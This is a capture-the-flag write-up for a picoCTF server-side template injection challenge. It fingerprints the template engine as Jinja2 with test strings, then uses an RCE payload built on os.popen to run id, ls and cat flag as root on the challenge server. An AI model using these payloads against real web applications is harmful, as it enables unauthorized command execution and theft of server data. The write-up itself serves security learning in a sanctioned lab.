SSTI (Easy)
- Challenge Link: https://play.picoctf.org/practice/challenge/492?assigned=0&bookmarked=0&category=1&page=1&solved=0
- Challenge Description: I made a cool website where you can announce whatever you want! Try it out!
Solution
The challenge brings you to a website where you can input anything you want into the dialogue box then clicking the ‘Ok’ button will broadcast it on your webpage. With no prior knowledge on web exploitation, the hint suggests using server side template injection. By doing some research, a server side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side. This happens when a user input is concatenated into templates rather than being passed in as data. In order to identify the vulnerability, we start by inputting special characters like ${{<%[%'"}}%\ and clicking the ‘Ok’ button will let us know how the server interprets these characters. Using the chart below, we can identify what template the server uses:

Let's try:
${7*7}

Since it returned what we just entered, we can now try:
\{{7*7}}

We get 49, so it may be using Twig, so let's try another one to confirm:
{{7*'7'}}

We confirmed that it is using Jinja2, using a RCE payload from onsecurity (check sources), let's try to get the flag:
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}

Not a flag, but now we know that we are running as root, so whatever input we put in (in Jinja) will execute on the server as root. Replace id with ls to see any files present on the server.
{{request.application.__globals__.__builtins__.__import__('os').popen('ls').read()}}


Now we can read the flag file by using cat:
{{request.application.__globals__.__builtins__.__import__('os').popen('cat flag').read()}}